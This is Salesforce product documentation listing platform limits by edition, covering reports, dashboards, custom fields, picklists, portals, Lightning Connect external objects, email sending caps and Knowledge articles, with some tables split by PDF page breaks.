Increase app-related limits in your organization with Expansion Pack or Unlimited Apps Pack.

Expansion Pack for Professional Edition

For Professional Edition, you can purchase Expansion Pack units to increase app, tab, and object limits. Each Expansion Pack unit corresponds to a user license in your organization.

The following table shows the limits that are upgraded by Expansion Pack.

Feature	Professional Edition	Professional Edition + Expansion Pack
Custom Apps	5	15
Custom Tabs	10	25
Custom Objects	50	200

Unlimited Apps Pack for Enterprise Edition

For Enterprise Edition, you can purchase Unlimited Apps Pack units to increase app, tab, and object limits, as well as the maximum number of API calls and data storage capacity. Each Unlimited Apps Pack unit corresponds to a user license in your organization.

The following table shows the limits that are upgraded by Unlimited Apps Pack.

Feature	Enterprise Edition	Enterprise Edition + Unlimited Apps Pack
Custom Apps	10	Unlimited (9,999)
Custom Tabs	25	Unlimited (9,999)
Custom Objects	200	2,000
API Calls	Depends on the license type.	Current limit + 4,000 calls
Data Storage	20 MB per user or 1 GB per organization, whichever is greater	120 MB per user or 1 GB per organization, whichever is greater

Adding Pack Units

Expansion pack and Unlimited Apps Pack units are available for Sales Cloud, Service Cloud, Force.com, and Site.com-Only users. An organization can be upgraded only once with Expansion Pack or Unlimited Apps Pack. If your organization needs higher app limits than what the pack provides, we recommend upgrading your organization's edition. To add Expansion Pack or Unlimited Apps Pack units, contact your Salesforce representative.

Accessibility Limits

General accessibility limits, and limits for keyboards and screen readers.

General Accessibility Limits

Accessibility features haven't been incorporated into Chatter or the Salesforce console.

Salesforce Features Not Optimized for Sighted Keyboard Users

The following functionality and features aren't fully accessible for sighted keyboard users, either due to their third-party ownership, lack of adequate current support for accessibility solutions, or limitations imposed by our development environments:

- A visual focus indicator hasn't been implemented.

- Some content is displayed in overlay boxes without implementing corresponding keyboard focus and order control. These are found in Chatter and training videos.
- Some of the rich interactive interfaces, such as drag-and-drop interfaces, aren't keyboard-accessible. These may have an alternative provided or may not be available in Accessibility Mode.

Salesforce Features Not Optimized for Screen Reader Users

The following functionality and features aren't fully accessible for screen reader users, either due to their third-party ownership, lack of adequate current support for accessibility solutions, or limitations imposed by our development environments:

- Some of the rich interactive interfaces, such as drag and drop interfaces, are not accessible. These may have an alternative provided or may not be available in Accessibility Mode.
- PDF files have not been marked up for accessibility and do not have an alternative provided.
- Training videos don't provide audio description (including extended audio description).
- Some content is displayed in overlay boxes that aren't recognized as modal by screen readers, allowing the user to interact with other content without dismissing the overlay. These are found in Chatter and training videos.
- The session timeout warning may not provide sufficient time for a user response if a slow reading rate is used.

Accessibility features haven't been incorporated into Chatter or the Salesforce console.

Salesforce Reports and Dashboards Limits

Limits for reports, snapshots, dashboards, filtering, embedded report charts, and list views.

IN THIS SECTION:

[Reports and Dashboards Limits – All Editions](#)

[Salesforce Reports and Dashboards Limits Per Edition](#)

Reports and Dashboards Limits – All Editions

The following Salesforce Reports and Dashboards limits apply to all supported editions.

Report Limits

- The report builder preview shows a maximum of 20 rows for summary and matrix reports, and 50 rows for tabular.
- You can't have more than 250 groups or 4,000 values in a chart. If you see an error message saying that your chart has too many groups or values to plot, adjust the report filters to reduce the number. In combination charts, all groups and values count against the total.
- Reports display a maximum of 2,000 rows. To view all the rows, export the report to Excel or use the printable view for tabular and summary reports. For joined reports, export is not available, and the printable view displays a maximum of 20,000 rows.
 - Summary and matrix reports display the first 2,000 groupings when Show Details is disabled.
 - Matrix reports display a maximum of 400,000 summarized values.
 - Matrix reports display a maximum of 2,000 groupings in the vertical axis when Show Details is disabled. If there are more than 400,000 summarized values, rows are removed until the 2,000 groupings limit is met, then columns are removed until the number of summarized values moves below 400,000.
- When reports that have groupings are viewed in Salesforce1, they're converted to tabular reports.
- By default, reports time out after 10 minutes.

- In a joined report, each block can have up to 100 columns. A joined report can have up to 5 blocks.
- You can add up to 10 custom summary formulas to each block in a joined report. A joined report can have a total of 50 custom summary formulas.
- Each joined report can have up to 10 cross-block custom summary formulas.
- When you filter on standard long text area fields, such as Description or Solution Details, only the first 1000 characters of the field are searched for matches in reports.
- Only the first 254 characters in a rich text area or a long text area are displayed in a report.
- Summary fields on tabular, summary, and matrix reports can display up to 21-digits.
- Reports can't be filtered on custom long text area fields.
- Joined reports require that the new user interface theme is enabled. Users without the new theme are unable to create, edit, or run joined reports.
- Forecast reports include only opportunities that are set to close within the forecast period, except those assigned to the Omitted forecast category.
- Internet Explorer 6 is not supported for joined reports.

Dashboard Limits

- A dashboard filter can have up to 50 options. By default, 10 options are enabled. Contact Salesforce to extend your limit.
- Each dashboard can have up to 20 components.
- It's not possible to filter on bucket fields. However, it is possible to use a report filtered on a bucket field on the dashboard page.
- A dashboard table or chart can display up to 20 photos.
- You must wait at least one minute between dashboard refreshes.

Report Type Limits

- A custom report type can contain up to 60 object references. For example, if you select the maximum limit of four object relationships for a report type, then you could select fields via lookup from an additional 56 objects. However, users will receive an error message if they run a report from a custom report type and the report contains columns from more than 20 different objects.
- You can add up to 1000 fields to each custom report type.

Reporting Snapshot Limits

- The maximum number of rows you can insert into a custom object is 2,000.
- The maximum number of runs you can store is 200.
- The maximum number of source report columns you can map to target fields is 100.

Filtering Limits

Only the first 255 characters in a custom text field count for filtering purposes.

Embedded Report Charts Limits

- You can have two report charts per page.
- You can only add report charts from the enhanced page layout editor. The mini console and the original page layout editor are not supported.
- On detail pages, users can refresh up to 100 report charts every 60 minutes.
- Your organization can refresh up to 3,000 report charts every 60 minutes.

List View Limits

- Only the first 255 characters are shown for custom long text area fields in list views.

Bucket and Bucket Field Limits

- Each report can include up to five bucket fields.
- Each bucket field can contain up to 20 buckets.
- Each bucket can contain up to 20 values.
- Bucket fields are available for use only in the report where they're generated. To use a bucket in multiple reports, create the field for each report, or create a separate formula field for the object that's dependent on the bucket.

 **Note:** These limits don't apply to the use of Other as permitted within the bucket field's setup.

SEE ALSO:

[Reports and Dashboards Limits – All Editions](#)

[Salesforce Features and Edition Limits](#)

Inline Editing Limits

Features and fields that don't allow inline editing.

The following limits apply to the inline editing feature.

- Inline editing isn't available in:
 - Accessibility mode
 - Setup pages
 - Dashboards
 - Customer Portal
 - Descriptions for HTML solutions
- The following standard checkboxes on case and lead edit pages are not inline editable:
 - Case Assignment (Assign using active assignment rules)
 - Case Email Notification (Send notification email to contact)
 - Lead Assignment (Assign using active assignment rule)

- The fields in the following standard objects are not inline editable.
 - All fields in Documents and Price Books
 - All fields in Tasks except for `Subject` and `Comment`
 - All fields in Events except for `Subject`, `Description`, and `Location`
 - Full name fields of Person Accounts, Contacts, and Leads. However, their component fields are, for example, `First Name` and `Last Name`.
- You can use inline editing to change the values of fields on records for which you have read-only access, either via field-level security or your organization's sharing model; however, Salesforce doesn't let you save your changes, and displays an insufficient privileges error message when you try to save the record.

Search Limits

Search limits for file extensions, file sizes, and picklists.

IN THIS SECTION:

[Search Limits for Documents](#)

Search limits by file type and file size for Documents..

[Picklist Search Limits](#)

Search Limits for Documents

Search limits by file type and file size for Documents..

Searching document content supports multiple file types and has file size limits. The contents of documents that exceed the maximum sizes are not searched; however, the document fields are still searched. Only the first 1,000,000 characters of text are searched. Text beyond this limit is not included in the search.

File Type	File Extensions	Maximum Size
HTML (only the text within a <code><body></code> tag)	<code>.htm</code> , <code>.html</code> , <code>.xhtml</code>	5 MB
PDF	<code>.pdf</code>	25 MB
PPT	<code>.pot</code> , <code>.pps</code> , <code>.ppt</code>	25 MB
RTF	<code>.rtf</code>	5 MB
Text	<code>.c</code> , <code>.cpp</code> , <code>.css</code> , <code>.csv</code> , <code>.ini</code> , <code>.java</code> , <code>.log</code> , <code>.sql</code> , <code>.txt</code>	5 MB
Word	<code>.doc</code> , <code>.dot</code>	25 MB
XLS	<code>.xls</code> , <code>.xlt</code>	5 MB, or a maximum cell limit of 100,000 cells

File Type	File Extensions	Maximum Size
XML	.xml	5 MB

SEE ALSO:

[Search Limits for Files in Chatter](#)

[Salesforce CRM Content Limits](#)

Picklist Search Limits

When sorting search results for a particular object, you can't click on column headings for multi-select picklist fields because you can't sort the multi-select picklist field type.

Standard Object Limits

Standard object limits include usage details for object customizations, such as the custom fields you've added or sharing rules you've applied to an object.

The list varies depending on the object. When a customization exceeds the allowed limit for the object, or reaches 75% of the limit, a tip displays that suggests what you can do next.

Refer to the standard object limits page when you're planning to customize a particular standard object or to monitor the usage and limits of customizations on that object.

From the management settings for the appropriate object, go to Limits.

 **Note:** The object limit percentages are truncated, not rounded. For example, if your organization uses 95.55% of the limit for a particular customization, the object limit displays 95%.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **All Editions** except **Database.com**

Administration and Support Limits

IN THIS SECTION:

[Assignment, Auto-Response, and Escalation Rules Limits](#)

Limits for automating lead generation, email responses, and escalations per edition.

[Chatter Answers Limits](#)

Limits for questions and Customer Portal customizations.

[Field, Picklist, and Data Setting Limits](#)

Limits for custom fields, picklists, custom picklists, and custom data settings.

[Customer Portal Limits](#)

Limits for custom objects in Customer Portal and portal user limits.

[Data Import Limits](#)

Limits for importing data with Data Loader.

[External Data Integration Limits](#)

Lightning Connect limits for accessing data that's stored outside your Salesforce organization.

[External Identity User Limits](#)

Limits depending upon External Identity user licenses.

[Email Limits](#)

Limits for email, mass email, and workflow emails.

[Salesforce Knowledge Limits](#)

Limits for Salesforce Knowledge per edition.

[Field Limits](#)

Limits for encrypted, merge, and formula fields.

[File and Storage Limits](#)

Limits for Salesforce Files, CRM Content, Chatter, and storage allocation.

[Force.com Sites Page View Limits](#)

Limits for requests that count as page views.

[Force.com Site Billing Limits](#)

Terminology for limits and billing associated with Force.com sites.

[General Sandbox and Sandbox Storage Limits](#)

Limits for sandbox environments.

[Organization-Wide Sharing Limits](#)

Object limits for organization-wide sharing.

[Partner Portal Limits](#)

Limits for partner portals.

[Password Policy Limits](#)

Limits for the number and use of user passwords.

[Salesforce Console Limits](#)

General limits for using a Salesforce console.

[Site Edition Limits](#)

Limits for the number of sites, bandwidth, service request time, and maximum page views per edition.

[Site.com Import Limits](#)

Limits for importing sites and files.

[Web Request Limits](#)

Limits for concurrent usage on web requests.

Assignment, Auto-Response, and Escalation Rules Limits

Limits for automating lead generation, email responses, and escalations per edition.

Assignment rules automate lead generation and support processes for an organization. Auto-response rules specify conditions for sending automatic email responses to lead or case submissions. Escalation rules escalate cases automatically, if they are not resolved in a certain period of time.

Different types of rules can have restrictions, depending on your Salesforce edition. The following table shows the restrictions for each edition.

Restrictions	Personal Edition	Contact Manager	Group Edition	Professional Edition	Enterprise Edition	Developer Edition	Unlimited and Performance Editions
Active Rules (Limits apply to any combination of <i>active</i> processes and workflow, assignment, auto-response, and escalation rules.)	N/A	N/A	N/A	50 per object	50 per object	50 per object	50 per object
Total Rules Allowed (Limits apply to any combination of workflow, assignment, auto-response, and escalation rules, both <i>active</i> and <i>inactive</i> .)	N/A	N/A	N/A	500 per object 2,000 per organization	500 per object 2,000 per organization	500 per object 2,000 per organization	500 per object 2,000 per organization
Assignment, Auto-response, and Escalation Rules	N/A	N/A	N/A	Each assignment, auto-response, and escalation rule can have: <ul style="list-style-type: none"> • 3,000 rule entries • 300 formula criteria rule entries • 25 filter criteria per rule entry 			
Total Actions Allowed Per Rule	N/A	N/A	N/A	200	200	200	200

Chatter Answers Limits

Limits for questions and Customer Portal customizations.

Chatter Answers integrates Cases, Answers, Force.com Sites, Customer Portal, and Salesforce Knowledge into a Web community.

The following limits apply to Chatter Answers.

- A question in Chatter Answers can receive up to 500 replies.
- When customizing Customer Portal, Answers supports all tab styles and only the following page styles:

- Page Background
- Text
- Link
- Link Hover

Field, Picklist, and Data Setting Limits

Limits for custom fields, picklists, custom picklists, and custom data settings.

IN THIS SECTION:

[Custom Fields Allowed Per Object](#)

Limits for the number of custom fields by edition.

[Custom Picklist Limits](#)

Limits for customized selection lists that let users pick values from a predefined list of entries.

[Custom Settings Limits](#)

Limits for the amount of cached data allowed for custom settings.

[Standard Picklist Limits](#)

Limits for the number of entries in standard picklists.

Custom Fields Allowed Per Object

Limits for the number of custom fields by edition.

The number of custom fields allowed per object varies according to your Salesforce Edition. The maximum number of activities, long text area fields, rich text area fields, relationship fields, and roll-up summary fields varies as well. The following table shows the maximum limits for each custom field type and edition.

Custom Field Limits	Personal Edition	Contact Manager	Group Edition	Professional Edition	Enterprise Edition	Developer Edition	Unlimited and Performance Edition
Activities	No additional limit	No additional limit	No additional limit	20	100	100	100
Long Text Area Fields	An object can contain an unlimited number of rich text area and long text area fields, although your Edition's limit for the total number of custom fields allowed on an object, regardless of field type, applies. Each object can contain a total of 1.6 million characters across long text area and rich text area fields. When you create a long text area or rich text area field, you set a character limit for the field—the maximum length of the text that can be entered. The default character limit for long text area and rich text area fields is 32,768 characters (32 KB). The maximum character limit for long text area and rich text area fields is 131,072 characters (128 KB). The minimum character limit is 256 characters. The maximum size of an image that can be uploaded in a rich text area field is 1 MB.						
Rich Text Area Fields							
Relationship Fields	No additional limit	40	40	40	40	40	40

Custom Field Limits	Personal Edition	Contact Manager	Group Edition	Professional Edition	Enterprise Edition	Developer Edition	Unlimited and Performance Edition
Roll-up Summary Fields	No additional limit	25	25	25	25	25	25

Custom Picklist Limits

Limits for customized selection lists that let users pick values from a predefined list of entries.

Within the 15,000 total character limit, custom picklists can have:

- Up to 1,000 entries
- Up to 255 characters per entry

Custom multi-select picklists can have:

- Up to 500 values
- Up to 40 characters per value

Note that for multi-select picklists, users can select up to 100 values at a time on a record.

Custom Settings Limits

Limits for the amount of cached data allowed for custom settings.

You can access custom settings from formula fields, validation rules, Apex, and the SOAP API.

The following limits apply to the cached data amount and custom settings.

- The total amount of cached data allowed for your organization is the **lesser** of these two values:
 - 10 MB
 - 1 MB multiplied by the number of full-featured user licenses in your organization

For example, if your organization has three full licenses, you have 3 MB of custom setting storage. If your organization has 20 full licenses, you have 10 MB of storage.

- Each certified managed package gets a separate limit in addition to your organization limit. For example, let's say your organization has two certified managed packages installed and your organization has three full licenses. Each certified managed package can have 3 MB of custom setting storage in addition to your organization's 3-MB custom setting storage limit.
- You can add up to 300 fields per custom setting, unless your field limit for custom objects is lower than 300. If your custom objects field limit is lower than 300, your field limit for custom settings is equal to your custom objects field limit.

Standard Picklist Limits

Limits for the number of entries in standard picklists.

Picklists are customized selection lists that let users pick values from a predefined list of entries.

The maximum number of entries you can have in a picklist is determined by the total number of characters allowed in the picklist, which is 15,000 characters. Note that each entry includes a linebreak and a return character that are not visible. These two additional characters per entry are counted as part of the 15,000 character limit.

For standard picklists, entries can be up to 40 characters, not including linebreaks and returns. For standard multi-select picklists, the total number of characters for all entries cannot exceed 255.

For standard picklists in organizations that use record types or the Translation Workbench, you can have an unlimited number of entries with the following exceptions for special picklists.

Picklist Field	Maximum Number of Entries
Lead Status	100
Task Status	100
Task Priority	50
Case Status	100
Case Priority	50
Opportunity Stage	100

Customer Portal Limits

Limits for custom objects in Customer Portal and portal user limits.

Contact Salesforce for information about the number of Customer Portals and Customer Portal user licenses you can activate.

Custom Object Limits in Customer Portals

The following limits apply to custom objects in Customer Portals.

- The maximum number of custom objects you can include in a Customer Portal is determined by the total number of custom objects your Edition allows.
- Also, user licenses control the number of custom objects a portal user can see in a Customer Portal. For information, contact Salesforce.

Portal Users Limits

The following limits apply to portal users.

- Portal users without a Salesforce CRM Content feature license can download, rate, comment on, and subscribe to content if they have the “View Content on Portals” user permission. They cannot view potentially sensitive data such as usernames and download, version, and subscriber history. The content delivery feature is not available to portal users.
- Portal users with a Salesforce CRM Content feature license can access all Salesforce CRM Content features granted by their library permission(s), including contributing content, moving and sharing content among libraries, and deleting content. They can also view Salesforce CRM Content reports. The content delivery feature is not available to portal users.
- The name of your portal must be unique for your organization and not already in use by a Customer Portal or partner portal. Furthermore, an error may occur if you name a Customer Portal “partner portal” Customer Portal
- You can't report on roles for high-volume portal users because they don't have roles.
- High-volume portal users can't be added to teams.
- Customer Portal users can't view the tags section of a page, even if it is included in a page layout.

Person Account Limits

A Salesforce user can be the owner of up to 1000 person account portal users. This includes person account users with Customer Community Plus, Customer Portal, and other role-based portal licenses. Person account users with high volume portal licenses such as High Volume Customer Portal or Customer Community don't count against this limit. Users with partner portal or Partner Community licenses can't be person accounts users, so this limit doesn't apply.

Portal Roles Limit

The maximum number of portal roles for an organization is 5000. This limit includes portal roles associated with all of the organization's customer portals, partner portals, or communities. To prevent unnecessary growth of this number, we recommend reviewing and reducing the number of roles for each of your portals and communities. Additionally, delete any unused portal roles. If you still require more portal roles, please contact Salesforce Customer Support.

Data Import Limits

Limits for importing data with Data Loader.

The following limits apply to data imported using Data Loader.

Only dates within a certain range are valid. The earliest valid date is 1700-01-01T00:00:00Z GMT, or just after midnight on January 1, 1700. The latest valid date is 4000-12-31T00:00:00Z GMT, or just after midnight on December 31, 4000. These values are offset by your time zone. For example, in the Pacific time zone, the earliest valid date is 1699-12-31T16:00:00, or 4:00 PM on December 31, 1699.

When using Data Loader version 28.0 and later, the maximum field size for imported CSV files is 32,000 characters.

External Data Integration Limits

Lightning Connect limits for accessing data that's stored outside your Salesforce organization.

General Lightning Connect Limits

For each user, the maximum number of external objects to which you may grant object permissions is equal to the maximum number of custom objects that the user is allowed to access. This limit is determined by the user license that's assigned to the user.

Maximum external objects per organization ¹	100
Maximum joins per query across external objects and other types of objects	4
Maximum length of the OAuth token that's issued by the external system	4000 characters

¹ The limit of 100 external objects applies regardless of how many Lightning Connect add-ons you purchase for your organization.

The following limits apply only to the OData 2.0 and 4.0 adapters for Lightning Connect.

Maximum HTTP request size for OData	8 MB
Maximum HTTP response size for OData	8 MB
Maximum result set size for an OData query	16 MB

EDITIONS

Available in: Salesforce Classic

Available in: **Developer Edition**

Available for an extra cost in: **Enterprise, Performance, and Unlimited Editions**

Maximum result set size for an OData subquery	1,000 rows
Maximum new rows retrieved per hour per external data source (This limit doesn't apply to high-data-volume external data sources or to rows that have previously been retrieved.)	50,000

An organization is limited to:

- 10,000 OData queries per hour for Enterprise, Performance, and Unlimited Editions. Higher limits are available on request.
- 1,000 OData queries per hour for Developer Edition.

Compatibility Limits for Lightning Connect

- The following features aren't available for external objects.
 - Apex sharing reasons
 - Apex triggers
 - Approval processes
 - Attachments
 - Field history tracking
 - Flows (Visual Workflow)
 - Merge fields
 - Notes
 - Processes (Process Builder)
 - Record-level security (sharing)
 - Record types
 - Reports
 - Schema Builder
 - Validation rules
 - Workflow rules
- Formulas and roll-up summary fields can't reference fields on external objects.
- The following custom field types aren't available for external objects.
 - Auto-number
 - Currency
 - Formula
 - Geolocation
 - Master-detail relationship
 - Picklist
 - Picklist (multi-select)
 - Roll-up summary
 - Text (encrypted)
 - Text Area (rich)

- Default field values aren't available for custom fields on external objects.

The following limits apply only to the Salesforce adapter for Lightning Connect.

- The Salesforce adapter for Lightning Connect can access only queryable objects in the provider organization. If you define an external object whose table name specifies an object that can't be queried, your users and the Force.com platform can't access that external object.

Relationship Limits for Lightning Connect External Objects

- Only lookup, external lookup, and indirect lookup relationships are available for external objects. No other relationship types are supported.
- Indirect lookup relationship fields can be created on external objects only.
- Only objects that have a custom field with the `EXTERNAL_ID` and `UNIQUE` attributes are available as parent objects in indirect lookup relationships. If you don't see the desired object when you create an indirect lookup relationship field, add a custom unique, external ID field to that object.
- Lookup filters aren't available for external lookup relationship fields.
- Cascade-delete isn't available for external object relationships.

Feed Limits for Lightning Connect External Objects

- Field history tracking isn't available for external objects.
- If a table row is deleted from the external system, the record feed for the external object record isn't deleted.
- Record feeds aren't available for Lightning Connect external objects that map to high-data-volume external data sources.

API Query Limits for Lightning Connect External Objects

`queryAll()`

Because Salesforce doesn't track changes to external data, `queryAll()` behaves the same as `query()` for external objects.

`queryMore()`

It's common for Lightning Connect queries of external data to have a large result set that's broken into smaller batches or pages. When querying external objects, Lightning Connect accesses the external data in real time via Web service callouts. Each `queryMore()` call results in a Web service callout. The batch boundaries and page sizes depend on your adapter and how you set up the external data source.

We recommend the following:

- When possible, avoid paging by filtering your queries of external objects to return fewer rows than the batch size, which by default is 500 rows. Remember, obtaining each batch requires a `queryMore()` call, which results in a Web service callout.
- If the external data frequently changes, avoid using `queryMore()` calls. If the external data is modified between `queryMore()` calls, you can get an unexpected `QueryResult`.

If the primary or "driving" object for a `SELECT` statement is an external object, `queryMore()` supports only that primary object and doesn't support subqueries.

Search Limits for Lightning Connect External Objects

- Only text, text area, and long text area fields on external objects can be searched. If an external object has no searchable fields, searches on that object return no records.

- The entire search query string is received by the external system as a case-sensitive single phrase, with all non-alphanumeric characters removed. For example, if a user searches for *Sales & Marketing*, the external system receives the case-sensitive search query string "Sales Marketing".
- We recommend that you set up the external system to interpret the search query strings as you prefer. For example, perhaps your users want to search for case-insensitive strings.

SOSL Limits for Lightning Connect External Objects

- Only text, text area, and long text area fields on external objects can be searched. If an external object has no searchable fields, searches on that object return no records.
- External objects don't support the following.
 - INCLUDES operator
 - LIKE operator
 - EXCLUDES operator
 - toLabel () function
- External objects also don't support Salesforce Knowledge-specific clauses, including the following.
 - UPDATE TRACKING clause
 - UPDATE VIEWSTAT clause
 - WITH DATA CATEGORY clause
- External objects must be specified explicitly in a RETURNING clause to be returned in search results. For example:

```
FIND {MyProspect} RETURNING MyExternalObject, MyOtherExternalObject
```

The following limits apply only to the OData 2.0 adapter for Lightning Connect.

- The OData 2.0 adapter for Lightning Connect doesn't support logical operators in a FIND clause. The entire search query string is received by the external system as a case-sensitive single phrase, with all non-alphanumeric characters removed. For example, FIND {MyProspect OR "John Smith"} searches for the exact phrase "MyProspect OR John Smith".

The following limits apply only to custom adapters for Lightning Connect.

- The convertCurrency () function isn't supported in SOSL queries of external objects.
- WITH clauses aren't supported in SOSL queries of external objects.

SOQL Limits for Lightning Connect External Objects

- A subquery that involves external objects can fetch up to 1,000 rows of data.
- Each SOQL query can have up to 4 joins across external objects and other types of objects.

Each join requires a separate round trip to the external system when executing the query. Expect longer response times for each join in a query.
- External objects don't support the following aggregate functions and clauses.
 - AVG () function
 - COUNT (**fieldName**) function (however, COUNT () is supported)
 - HAVING clause
 - GROUP BY clause

- MAX () function
- MIN () function
- SUM () function
- External objects also don't support the following.
 - EXCLUDES operator
 - FOR VIEW clause
 - FOR REFERENCE clause
 - INCLUDES operator
 - LIKE operator
 - toLabel () function
 - TYPEOF clause
 - WITH clause

The following limits apply only to the OData 2.0 and 4.0 adapters for Lightning Connect.

- External objects have the following limitations for the ORDER BY clause.
 - NULLS FIRST and NULLS LAST are ignored.
 - External objects don't support the ORDER BY clause in relationship queries.
- The COUNT () aggregate function is supported only on external objects whose external data sources have Request Row Counts enabled. Specifically, the response from the external system must include the total row count of the result set.

The following limits apply only to custom adapters for Lightning Connect.

- Location-based SOQL queries of external objects aren't supported.
- If a SOQL query of an external object includes the following, the query fails.
 - convertCurrency () function
 - UPDATE TRACKING clause
 - UPDATE VIEWSTAT clause
 - USING SCOPE clause
- In an ORDER BY clause, the following are ignored.
 - NULLS FIRST syntax
 - NULLS LAST syntax

Apex Limits for Lightning Connect Custom Adapters

- Data type limitations:
 - Double—The value loses precision beyond 18 significant digits. For higher precision, use decimals instead of doubles.
 - String—If the length is greater than 255 characters, the string is mapped to a long text area field in Salesforce.
- Custom adapters for Lightning Connect are subject to the same limitations as any other Apex code. For example:
 - All Apex governor limits apply.
 - Apex callouts aren't allowed after data manipulation language (DML) operations in the same transaction. This means that within the same transaction, you can't update a Salesforce record and then do an Apex callout.

External Identity User Limits

Limits depending upon External Identity user licenses.

We recommend that the number of External Identity license users in your community not exceed five million unique users per month. If you require additional user licenses beyond this limit, contact your Salesforce account executive. Exceeding this limit may result in an extra charge and decrease expected functionality.

Email Limits

Limits for email, mass email, and workflow emails.

IN THIS SECTION:

[General Email Limits](#)

Limits for email and email templates per edition.

[Daily Limits for Workflow Emails](#)

Limits for workflow and approval-related email alerts.

[Mass Email Limits](#)

Limits for sending mass emails per edition.

General Email Limits

Limits for email and email templates per edition.

There's no limit on sending individual emails to contacts, leads, person accounts, and users in your organization directly from account, contact, lead, opportunity, case, campaign, or custom object pages.

Using the API or Apex, you can send single emails to a maximum of 1,000 external email addresses per day based on Greenwich Mean Time (GMT). Single emails sent using the Salesforce application don't count toward this limit. There's no limit on sending individual emails to contacts, leads, person accounts, and users in your organization directly from account, contact, lead, opportunity, case, campaign, or custom object pages.

Feature	Personal Edition	Contact Manager	Group Edition	Professional Edition	Enterprise Edition	Unlimited and Performance Edition	Developer Edition
Email Templates: Maximum Size	384 KB for text email templates	<ul style="list-style-type: none"> 384 KB for text, HTML, and custom HTML templates 1 MB for Visualforce templates 					
Inbound Email Sent to Salesforce	For all editions: <ul style="list-style-type: none"> Email body truncation size: 32 KB Maximum number of email activities created for each email received: 50 Maximum size of a single file attachment: 5 MB Total maximum size of file attachments: 25 MB¹ 						
Email Services: Maximum Number of Email Messages	N/A	N/A	N/A	Number of user licenses	Number of user licenses	Number of user licenses	Number of user licenses

Feature	Personal Edition	Contact Manager	Group Edition	Professional Edition	Enterprise Edition	Unlimited and Performance Edition	Developer Edition
Processed by Salesforce per Day				multiplied by 1,000, up to a daily maximum of 1,000,000	multiplied by 1,000, up to a daily maximum of 1,000,000	multiplied by 1,000, up to a daily maximum of 1,000,000	multiplied by 1,000, up to a daily maximum of 1,000,000
Email Services: Maximum Size of Email Message (includes email headers, body, attachments, and encoding)	N/A	N/A	N/A	25 MB ¹	25 MB ¹	25 MB ¹	25 MB ¹
Email-to-Case: Maximum Number of Emails Converted into Cases per Day	N/A	N/A	N/A	2,500	2,500	2,500	2,500
Extended Mail Merge: Maximum Number of Records	1,000	1,000	1,000	1,000	1,000	1,000	1,000
Extended Mail Merge: Maximum Total Size of Selected Templates	1 MB	1 MB	1 MB	1 MB	1 MB	1 MB	1 MB
Merge Field: <code>Case.Email_Thread</code>	N/A	N/A	For Group, Professional, Enterprise, Unlimited, Performance, and Developer Editions:				
			<ul style="list-style-type: none"> Maximum number of emails: 200 Email body truncation size: 32 KB 				
On-Demand Email-to-Case: Maximum Email Size (includes email headers, body, attachments, and encoding)	N/A	N/A	N/A	25 MB ¹	25 MB ¹	25 MB ¹	25 MB ¹
On-Demand Email-to-Case: Maximum Number of Email Messages Processed by Salesforce per Day (Counts toward limit for Email Services)	N/A	N/A	N/A	Number of user licenses multiplied by 1,000, up to a daily maximum of 1,000,000	Number of user licenses multiplied by 1,000, up to a daily maximum of 1,000,000	Number of user licenses multiplied by 1,000, up to a daily maximum of 1,000,000	Number of user licenses multiplied by 1,000, up to a daily maximum of 1,000,000

¹ The maximum size of email messages for Email Services varies depending on language and character set. The size of an email message includes the email headers, body, attachments, and encoding. As a result, an email with a 25 MB attachment would likely exceed the 25 MB total size limit for an email message, after accounting for the size of headers, body, and encoding.

SEE ALSO:

[Mass Email Limits](#)

[Daily Limits for Workflow Emails](#)

Daily Limits for Workflow Emails

Limits for workflow and approval-related email alerts.

The daily limit for emails sent through email alerts is 1,000 per standard Salesforce license per organization—except for free Developer Edition and trial organizations, where the daily workflow email limit is 15 per standard Salesforce license. The overall organization limit is 2,000,000. This limit applies to emails sent through email alerts in workflow rules, approval processes, flows, processes, or the REST API.

The limit restriction is based on activity in the 24-hour period starting and ending at midnight GMT. Adding or removing a user license immediately adjusts the limit's total. If you send an email alert to a group, every recipient in that group counts against your daily workflow email limit.

After your organization has reached its daily workflow email limit:

- Any emails in the workflow queue left over and not sent that day are discarded. Salesforce doesn't try to resend them later.
- If a workflow rule with an action and an email alert is triggered, only the email action is blocked.
- Final approval, final rejection, approval, rejection, and recall email actions are blocked.
- An error message is added to the debug log.

The following items don't count against the workflow email limit:

- Approval notification emails
- Task assignment notifications
- Lead assignment rules notifications
- Case assignment rules notifications
- Case escalation rules notifications
- Force.com sites usage alerts

When workflow email alerts approach or exceed certain limits, Salesforce sends a warning email to the default workflow user or—if the default workflow user isn't set—to an active system administrator.

When...	Salesforce Sends...	Warning Email Includes...
An email alert isn't sent because the number of recipients exceeds the limit for a single email	A warning email for each unsent email alert	The unsent email alert's content and recipients
The organization reaches 90% of the limit of emails per day	One warning email	The limit and the organization's usage
The organization reaches 90% of the limit of workflow emails per day	One warning email	The limit and the organization's usage

When...	Salesforce Sends...	Warning Email Includes...
An email alert isn't sent because the organization reaches the limit of emails per day	A warning email after every 100 attempted email alerts over the limit	The limit and the organization's usage
An email alert isn't sent because the organization reaches the limit of workflow emails per day	A warning email after every 100 attempted email alerts over the limit	The limit and the organization's usage

Mass Email Limits

Limits for sending mass emails per edition.

You can send mass email to a maximum of 1,000 external email addresses per day per organization based on Greenwich Mean Time (GMT). The maximum number of external addresses you can include in each mass email depends on your edition:

Edition	External Address Limit per Mass Email
Personal, Contact Manager, and Group Editions	Mass email not available
Professional Edition	250
Enterprise Edition	500
Unlimited and Performance Edition	1,000

The following additional limits apply to mass emails.

- The single and mass email limits don't take unique addresses into account. For example, if you have `johndoe@example.com` in your email 10 times, that counts as 10 against the limit.
- You can send an unlimited amount of email to your organization's internal users, which includes portal users.
- In Developer Edition organizations and organizations evaluating Salesforce during a trial period, your organization can send mass email to no more than 10 external email addresses per day. This lower limit does not apply if your organization was created before the Winter '12 release and already had mass email enabled with a higher limit. Additionally, your organization can send single emails to a maximum of 15 email addresses per day.
- You can't send a mass email using a Visualforce email template.

Salesforce Knowledge Limits

Limits for Salesforce Knowledge per edition.

Salesforce Knowledge is a knowledge base for creating and managing content. Customers and partners can access articles, if Salesforce Knowledge is enabled in the Customer Portal or partner portal.

Salesforce Knowledge Limits	Personal Edition	Contact Manager	Group Edition	Professional Edition	Enterprise Edition	Developer Edition	Unlimited and Performance Edition
Maximum number of articles	N/A	N/A	N/A	N/A	50,000 articles		
Maximum number of article types	N/A	N/A	N/A	N/A	100 article types		
